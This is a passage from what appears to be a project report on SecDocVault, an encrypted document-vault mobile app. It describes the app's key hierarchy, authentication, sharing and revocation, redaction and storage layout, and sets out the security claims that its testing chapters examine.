Two consequences of this design matter for the assessment. First, the key is shared across files within a document while the IV is not, so IV uniqueness is the property on which the confidentiality of multi-file documents depends and it is verified explicitly in Chapter 5. Second, AES-GCM's authentication tag is reused as the application's integrity indicator: the tag is persisted on each file reference as integrityTag and surfaced in the interface. This is an economical design, but it means the value the interface presents as a document "hash" is an authentication tag over the ciphertext rather than a digest of the plaintext and the two are not interchangeable.

4.3.2 Key wrapping and the key hierarchy

Content keys are protected in three ways, corresponding to three recovery scenarios: the device wrap, the recovery wrap and the share wrap.

The device wrap is the default. A wrapping key is derived from a device-local vault passphrase and a 16-byte random salt using PBKDF2-HMAC-SHA256 at 100,000 iterations, producing a 32-byte key and the content key is sealed under that key with AES-256-GCM. The resulting envelope — ciphertext, IV, authentication tag, salt, iteration count, algorithm, KDF identifier and wrap mode — is stored in Firestore alongside the document metadata.

The client also keeps a local copy of this envelope in AsyncStorage, as part of the per-document metadata record described in §4.8, so that a device which has previously synced a document can resolve its key while offline; this local copy is examined directly in Chapter 5. The passphrase itself is held in the Keychain with the accessibility constraint WHEN_UNLOCKED_THIS_DEVICE_ONLY; the salt is held in AsyncStorage.

The recovery wrap applies to documents the user marks as recoverable. It uses the same construction but derives the wrapping key from the user's recovery passphrase instead of the device passphrase, so that the envelope can be opened on a device that has never held the original key material. This is the mechanism that makes cross-device recovery possible within one account and it is the reason recovery is offered per document rather than globally: a document wrapped only under the device key is unrecoverable if the device is lost, which is a stronger confidentiality posture and a weaker availability one.

The share wrap applies when a document is shared. The content key is encrypted directly to the recipient's RSA-2048 public key using OAEP padding with SHA-256, producing a per-recipient envelope that only the recipient's private key can open. Each user's sharing key pair is generated on demand; the private key is stored in the Keychain and the public key is published to the user's profile document so that senders can retrieve it.

In addition to the wrapped envelopes, the raw content key is cached in the Keychain under a per-document service identifier. This is a performance decision — it avoids a PBKDF2 derivation on every document open — and it establishes a third location where plaintext key material rests. Resolution at decryption time proceeds through these locations in order: the Keychain cache first, then an active share grant, then the device-wrapped envelope and finally the recovery-wrapped envelope.

```
export async function wrapDocumentKey(
  documentKeyB64: string,
  passphrase: string,
  salt?: string,
  options?: {
    iterations?: number;
    wrapMode?: 'device' | 'recovery';
  },
) {
  const resolvedSalt = salt ?? toBase64(randomWordArray(16));
  const iterations = options?.iterations ?? 100000;
  const wrappingKeyB64 = bytesToBase64(deriveWrappingKeyBytes(passphrase, resolvedSalt, iterations));
  const encrypted = await aesGcmEncryptUtf8(documentKeyB64, wrappingKeyB64);

  return {
    cipher: encrypted.cipher,
    iv: encrypted.iv,
    authTag: encrypted.authTag,
    salt: resolvedSalt,
    iterations,
    algorithm: 'AES-256-GCM',
    kdf: 'PBKDF2-SHA256',
    wrapMode: options?.wrapMode ?? 'device',
  };
}
```

Figure 5 - Base-64 per-document key wrapper with a passphrase-derived key

4.3.3 The recovery passphrase

The recovery passphrase is the root of the cross-device recovery scheme. When generated by the application it is produced from 20 bytes of secure randomness rendered as hexadecimal and formatted as five hyphen-separated groups of eight characters, giving approximately 160 bits of entropy. Users may instead supply their own passphrase, which is normalised to lowercase with whitespace converted to hyphens and non-alphanumeric characters removed and which must reduce to exactly five non-empty groups. It is worth recording precisely for the assessment that these are not words drawn from a mnemonic wordlist in the manner of BIP-39. They are hexadecimal groups presented in a word-like format. The distinction matters because the entropy of a generated passphrase and that of a user-chosen one differ by a wide and unmeasured margin and the validation logic enforces only the format, not the entropy.

```ts
/**
 * Generates a cryptographically secure recovery passphrase with exactly 5 words.
 *
 * Generates 20 bytes of random data and formats it as exactly 5 lowercase hexadecimal
 * words separated by hyphens (e.g., `a1b2c3d4-e5f6g7h8-i9j0k1l2-m3n4o5p6-q7r8s9t0`).
 * Each word is 8 hexadecimal characters, providing approximately 160 bits of entropy.
 *
 * @returns A randomly generated recovery passphrase with 5 words.
 * @throws {Error} If a secure random source is not available.
 */
export function generateRecoveryPassphrase(): string {
  const cryptoApi = (globalThis as { crypto?: { getRandomValues: (arr: Uint8Array) => Uint8Array } }).crypto;
  if (!cryptoApi?.getRandomValues) {
    throw new Error('Secure random source is unavailable.');
  }

  const bytes = new Uint8Array(20); // 160 bits of entropy
  cryptoApi.getRandomValues(bytes);
  const hex = Array.from(bytes, value => value.toString(16).padStart(2, '0')).join('');

  // Split into exactly 5 words of 8 characters each
  return hex.match(/.{1,8}/g)?.slice(0, 5).join('-') ?? hex;
}
```

Figure 6 - passphrase generation function




Figure 7 - UI View of passphrase generation

4.4 Authentication and session model

The application supports two account types, which differ in whether any data leaves the device: guest (local) accounts and cloud accounts.

Guest (local) accounts use no Firebase service whatsoever. Registration requires only a password and its confirmation, subject to a six-character minimum; no email address, identifier or telemetry is collected. The password is stored in the Keychain and account metadata in AsyncStorage and login requires the password alone. Because the device can hold only one guest account, registering a new guest account while one exists first erases the existing vault — clearing the local documents, their Keychain entries, key-backup data and all unlock credentials — before creating the replacement. A guest account can later be upgraded to a cloud account from Settings.

Cloud accounts use Firebase Authentication with an email address and password and require the address to be verified before the account becomes usable. Verification is performed with a single-use Firebase email link carrying a registration token and an out-of-band code, whose continuation URL points at a page served from the project's Firebase Hosting site. Opening the link on the same device deep-links back into the application; alternatively the user may copy the link and paste it into a field in the registration form, which the application parses to extract the required parameters. During registration the user may enable key recovery immediately, or defer it to Settings.

Independently of account type, the user then selects an unlock method that gates access to the vault on subsequent launches without requiring full re-authentication: a PIN, biometric authentication where the device supports it, a passkey (credentials retained in the Keychain and released after user approval), or none — in which case closing the application ends the session and the user must sign in again. Each method is backed by its own Keychain service entry and the selected preference is persisted so that the boot sequence can restore the appropriate gate.

```ts
/**
 * Registers or replaces the local guest account password.
 *
 * @param password - New guest password.
 * @param overwriteExisting - Whether to erase an existing guest vault before creating a new guest account.
 * @returns True when the guest account was created.
 */
const registerGuestAccount = async (password: string, overwriteExisting = false) => {
  setIsSubmitting(true);
  setAuthError(null);
  try {
    const normalizedPassword = password.trim();
    if (normalizedPassword.length < 6) {
      setAuthError('Guest password must be at least 6 characters.');
      return false;
    }

    const existingMeta = await readGuestAccountMeta();
    const exists = await hasGuestAccount();
    if (exists && !overwriteExisting) {
      setAuthError('A guest account already exists on this device.');
      return false;
    }

    if (exists && overwriteExisting) {
      const localDocs = await getLocalDocuments();
      if (localDocs.length > 0) {
        await clearDocumentKeychainEntries(localDocs.map(item => item.id));
      }
      await clearLocalVaultData();
      await clearKeyBackupData();
      await Promise.allSettled([
        Keychain.resetGenericPassword({ service: PASSKEY_SERVICE }),
        Keychain.resetGenericPassword({ service: GUEST_PASSKEY_SERVICE }),
        Keychain.resetGenericPassword({ service: PIN_UNLOCK_SERVICE }),
        Keychain.resetGenericPassword({ service: BIOMETRIC_GATE_SERVICE }),
      ]);
    }

    await saveGuestAccountPassword(normalizedPassword, existingMeta);
    setSessionMode('guest');
    setUser(null);
    return true;
  } catch {
    setAuthError('Unable to create guest account on this device.');
    return false;
  } finally {
    setIsSubmitting(false);
  }
};
```

Figure 8 - Guest account registration code

4.5 Document lifecycle

4.5.1 Creation and upload

A document is a named container holding one or more image files or a single file for other formats (video, audio, text, PDF, Microsoft Office formats), which allows the two sides of a physical identity document to be kept together as a single logical item. Files can be acquired from the device's image library, directly from the camera or filesystem. The user supplies a name and an optional description, may mark the document recoverable and must select at least one destination: local storage, cloud storage, or both.

The cloud upload path enforces three quantitative limits before any work is done — at most 10 files per document if it is image format, at most 10 megabytes per file and at most ten cloud documents per account — and then proceeds as follows.

1. A content key is generated.
2. Each file is read and encrypted, with files at or above five megabytes handled by a streaming path that reads and encrypts in 256-kilobyte chunks through an incremental GCM cipher rather than materialising the whole file in memory; smaller files take a simpler read-then-encrypt path.
3. Files are processed with a default concurrency of two. Each encrypted payload is uploaded to Storage under a path keyed by the owner and document.
4. The content key is then cached in the Keychain and wrapped into an envelope according to the recovery setting.
5. The document application-generated document metadata — including file references, sizes, the integrity tags, the wrapped key envelope and the save-mode flags — is written to Firestore.

The upload is transactional in effect if not in name: a failure at any stage triggers a rollback that deletes any Storage objects already uploaded, unlinks any local copies already written and clears the Keychain entry for the content key, so that a partial document is not left behind. The local-only save path performs the same encryption and produces the same payload format, writing to the application's document directory instead of Storage; it does not apply the per-file size limit.

4.5.2 Preview, export and metadata

Documents are listed with a generic placeholder thumbnail rather than a rendered preview, so that opening the list does not require decrypting anything. Decryption occurs only when a file is tapped: the encrypted payload is read from the local copy where one exists and from Storage otherwise, the content key is resolved through the chain described in §4.3.2 and the payload is decrypted and returned for display

along with its integrity tag. Only image, video, audio, text and PDF formats can be previewed within an application without explicit download. Files within a document are encrypted and decrypted individually and all of them are presented within the same document view. From the preview the user can export a decrypted copy to device storage, share the document, add or remove the local and cloud copies, toggle key recovery for that document and edit the name and description. The same actions are reachable from the main screen as a quick-action menu on a long press of a document card.

4.5.3 Redaction ("censor mode")

Redaction addresses the case where a document must be shown to someone but not in full. This feature operates primarily on images. On-device optical character recognition, provided by ML Kit, extracts text together with per-word bounding boxes. A set of pure-JavaScript detectors then identifies spans of sensitive information across eleven categories — email addresses, telephone numbers, payment card numbers (validated with the Luhn checksum to suppress false positives), IBANs, social-security numbers, tax identifiers, passport numbers, dates, API keys, postal addresses and a keyword list. Matched spans are mapped back to their bounding boxes and covered with opaque redaction boxes, so that the exported or shared image no longer carries the sensitive fields. The entire pipeline runs on the device; no image or extracted text is sent to a remote service for analysis.

4.5.4 Sharing between cloud users

Sharing is available to cloud accounts only and is addressed by the recipient's email address. The sender's client resolves that address against the user-profile collection; if no profile exists, or the profile carries no published sharing public key, the share is refused with an instruction that the recipient must sign in at least once. This is the "check if the user exists" behaviour visible in the interface. The sender then wraps the content key to the recipient's public key and writes a grant into a per-document subcollection keyed by the recipient. Each grant records whether the recipient may export the document, when it was created, when it expires — thirty days by default, clamped to between 1 and 365 — and whether it has been revoked. A denormalised array of active recipients is maintained on the parent document to support querying and collection-group indexes on the recipient identifier and email back the "Shared with me" view. Recipients accept or decline incoming shares and senders review outgoing ones in the corresponding tab.

Revocation is the most security-significant part of this design and deserves emphasis. Revoking a grant, or the lapse of a grant's expiry, does not merely mark the grant inactive. It triggers a key rotation: a new content key is generated, every file in the document is decrypted and re-encrypted under it and re-uploaded, the new key is re-wrapped for each remaining active recipient and for the owner and the document's integrity tags are updated. A recipient who cached the old content key before revocation therefore cannot use it against the refreshed ciphertext. This is a stronger construction than grant-marking alone and Chapter 5 examines whether it holds under test — in particular whether rotation completes atomically and what happens to a recipient who retains a copy of the ciphertext as it stood before rotation.




```
export async function revokeDocumentShareGrant(docMeta: VaultDocument, ownerUid: string, recipientEmail: string) {
  if (!ownerUid || docMeta.owner !== ownerUid) {
    throw new Error('Only the document owner can revoke share keys.');
  }

  const normalizedEmail = recipientEmail.trim().toLowerCase();
  if (!normalizedEmail) {
    throw new Error('Provide recipient email to revoke sharing.');
  }

  const recipientProfile = await getRecipientShareProfileByEmail(normalizedEmail);
  const existingGrant = await getDocShareGrant(docMeta.id, recipientProfile.uid);
  if (!existingGrant || !isShareGrantActive(existingGrant)) {
    throw new Error('No active share key found for this recipient.');
  }

  const nowIso = new Date().toISOString();
  const app = getApp();
  const db = getFirestore(app);
  await setDoc(
    doc(db, STORAGE_PATH_PREFIX, docMeta.id, DOC_SHARES_SUBCOLLECTION, recipientProfile.uid),
    {
      revokedAt: nowIso,
      updatedAt: nowIso,
    },
    {merge: true},
  );
```

Figure 9 - Share grant revocation method



```
export async function enforceExpiredShareRevocations(docMeta: VaultDocument, ownerUid: string) {
  if (!ownerUid || docMeta.owner !== ownerUid) {
    return docMeta;
  }

  const now = new Date();
  const nowIso = now.toISOString();
  const existingGrants = await listDocShareGrants(docMeta.id);
  const expiredActive = existingGrants.filter(grant => !grant.revokedAt && !isShareGrantActive(grant, now));
  if (expiredActive.length === 0) {
    const active = existingGrants.filter(grant => isShareGrantActive(grant, now));
    return {
      ...docMeta,
      sharedWith: Array.from(
        new Set(active.flatMap(grant => [grant.recipientUid, grant.recipientEmail ?? '']).filter(Boolean)),
      ),
      sharedKeyGrants: active,
    };
  }

  const app = getApp();
  const db = getFirestore(app);
  await Promise.all(
    expiredActive.map(grant =>
      setDoc(
        doc(db, STORAGE_PATH_PREFIX, docMeta.id, DOC_SHARES_SUBCOLLECTION, grant.recipientUid),
        {
          revokedAt: nowIso,
          updatedAt: nowIso,
        },
```

Figure 10 - Share grant expiration method

4.6 Key backup and recovery

Key recovery exists to solve the problem that device-wrapped keys create: without it, loss of the device is loss of the documents. When the user enables recovery, the application writes an initially empty backup record to Firestore so that other devices can detect that recovery has been configured for the account. Thereafter, backing up walks the user's documents, skips those the user has excluded from recovery, resolves each content key through the Keychain or by unwrapping the stored envelope, re-wraps each key under the recovery passphrase with a shared random salt and stores the resulting envelopes in a per-owner record. Restoration on a new device reverses this: the record is fetched, each envelope is unwrapped with the passphrase supplied by the user and the recovered keys are written into the Keychain, at which point the documents become readable. An optional auto-sync setting repeats the backup automatically as documents change. Only wrapped key material is stored; the passphrase never leaves the device unless the user manually writes it down on third-party means.




Figure 11 - Backup configuration in settings

4.7 Server-side access control

Because no application server exists, the Firestore and Storage rules are the whole of server-side authorisation and their content is therefore part of the system design rather than deployment detail. Document metadata may be created only by a signed-in user naming themselves as owner; read by the owner, by a recipient holding an unrevoked and unexpired grant, or by a user listed in the denormalised recipient array; and updated or deleted only by the owner. Grant records may be created and modified only by the owner of the parent document and read by the owner or the recipient named. Key-backup records are restricted to their owner alone. Storage objects are readable by the owner or by a holder of an active share and writes are constrained both by a ten-megabyte ceiling and by a content-type check requiring the JSON envelope format. User profile records, which exist to publish sharing public keys, are readable by any signed-in user — a decision required by the email-based recipient lookup and one whose privacy implications are examined in Chapter 5.

4.8 Summary of where data resides

For the assessment that follows, it is useful to state in one place where each class of sensitive material resides.

- **Keychain** (WHEN_UNLOCKED_THIS_DEVICE_ONLY): the device vault passphrase, the recovery passphrase, per-document content keys, the RSA sharing private key, the guest account password, PIN, biometric-gate and passkey credentials.
- **AsyncStorage:** the PBKDF2 salt, a local copy of each document's wrapped-key envelope, the sharing public key, guest account metadata, local document metadata, vault preferences, incoming-share decisions and the pending email-link registration payload.
- **Device filesystem:** encrypted payload files beneath the application's document directory; exported plaintext files written to the downloads directory on Android.
- **Firestore:** document metadata, wrapped key envelopes, share grants, user profiles with public keys and recovery key backups.
- **Cloud Storage:** encrypted payload JSON objects.

Two observations follow directly from this inventory and are carried forward as test targets rather than asserted as findings. The PBKDF2 salt is held in AsyncStorage rather than in the Keychain, which places one input to the key-derivation function in ordinary application storage. And the caching of raw content keys in the Keychain means that plaintext key material exists at rest on the device for every document that has been created or opened, so the confidentiality of the vault reduces, on a

compromised or forensically imaged device, to the strength of the Keychain rather than to that of AES-256-GCM.

4.9 The claims under test

The description above allows the application's implicit promises to be restated as falsifiable claims, at which point, the application is handed over to the assessment.

1. **Confidentiality of content.** Document bytes are unreadable to anyone without the content key, including the storage provider.
2. **Integrity of content.** Tampering with a stored payload is detected rather than silently tolerated.
3. **Local-only means local-only.** A guest account transmits nothing to any backend.
4. **Access control.** Only the owner and recipients holding an unexpired and unrevoked grant, can read a document.
5. **Revocation is effective.** A revoked recipient loses access to the document, including to its future state.
6. **Deletion is real.** A document the user deletes is not recoverable from the device or from the backend.
7. **Recovery is sound.** Key backup restores access with the correct passphrase and denies it otherwise and the backend never holds unwrapped key material.
8. **Redaction is irreversible.** An exported redacted image does not carry the underlying sensitive values.
9. **The user is not identifiable.** Using the application does not expose identifying or linking signals beyond those required for its function.

In Chapters 5 and 6, each of these claims is tested in turn to quantify the distance between them and the application's observed behaviour.

5. SecDocVault Testing and Experimental Analysis

Testing is a crucial part of any software project, in the case of SecDocVault, it was spread over the entire development process and also had a dedicated finalising stage. In the development phase, functional testing was an essential part of every pull request, it involved unit tests from the earliest stage. Manual testing of the system as a whole verified that existing functionality was not altered by the changes introduced in the pull requests and that project specifications are still met. After the development phase was finished and the product was tested as a whole, the non-functional testing was followed by performance, security and compliance tests.

5.1 Functional testing

This section will discuss how testing was conducted directly related to application functionality outlined in previous chapters . This will be broken down into sections based on operational methods, approaches and purposes of conducting such tests

5.1.1 Unit tests

As mentioned above, unit tests were introduced as soon as possible into the development lifecycle, this allowed us to better understand the functionality and verify the correctness of new content as it was deployed. All critical functions have corresponding unit tests that verify their functionality by comparing the expected outcome with the actual one. The reason for adding multiple unit tests for some of them is that the outcome may be different depending on the input, this approach allows verification of the edge cases or special outputs for some values. The core aspects covered by the unit tests are:

- Upload flow (upload.test.ts and upload.quickCrypto.ts).
- Sharing (sharing.test.ts,storage.sharedDecrypt.ts and shareGrants.test.ts).
- Key management (documentCrypto.test.ts and passphraseHandlers.test.ts).
- Encryption (documentCrypto.test.ts and passphraseHandlers.test.ts).
- Censoring/reduction (detectors.test.ts).

Tests reside in __tests__/ folder. They utilise Jest 30 framework and use jest.setup.js for mocks of react-native modules (quick-crypto, Keychain, Firebase etc.).




Figure 2 - Unit tests coverage

5.1.2 Integration Tests

A considerable number of integration tests were carried out by team members before pushing any new functionality into master; this could not be considered a full integration test suite. For that reason, after completion of the project, a series of dedicated manual integration tests were carried out on the complete project. SecDocVault is a large application that consists of multiple modules which are often not directly related to each other; for that reason integration tests were logically arranged into groups by functionality. Since integration testing is focused on testing interaction between multiple systems such as APIs, storage and custom application logic, this pattern is followed here. For the purpose of documentation, screenshots were temporarily allowed within the application by modifying MainActivity.kt.

5.1.2.1 Authentication, promotion & session management

As outlined in §4, authentication flow is dependent on multiple factors, such as whether the user authenticates for the first time or whether the user account is cloud-enabled or local. For that reason, authentication will require multiple tests of different cases. Another aspect of testing is session management, since in that kind of applications users must be logged out on inactivity and this introduces potential bugs when using external capabilities like camera, gallery view or file selection. Screenshots of core screens are provided and explained and tests carried out will be listed. This section mainly focuses on interaction between custom application logic and firebase services (authentication, firestore, cloud storage, hosting).

5.1.2.1.1 Account creation




Figure 12 - Cloud registration screen




Figure 13 - Local registration screen

Users can navigate to registration screens from corresponding login screens or switch between full and guest options (Figs. 12-13) directly. Password is validated as at least 8 characters long, must contain one letter, one number and one special character. Also, the password must match the confirm-password field on registration. Passphrase is only available for full accounts and is optional at registration. Passphrases must be exactly 5 words separated by spaces consisting of lowercase letters and numbers only. Also, auto-generated passphrases can be used.

Once a user enters valid email, a button to send a verification email appears. Once a user clicks that button, an email containing a link to the web page with verification link is sent to the address they provided.




Figure 14 - Email verification

Once a user clicks the link, they get redirected back to the SecDocVault account creation screen with the “create account” button enabled (Fig. 21). If the user prefers a different device for accessing the email account, they get redirected to a web page where they can copy the verification link and paste it into the corresponding field which is also displayed. The final step for both full and guest accounts is selection of a follow-up authentication method, which will be used until the user explicitly logs out via settings, accesses another account or until they log in on a new device (for full user account).

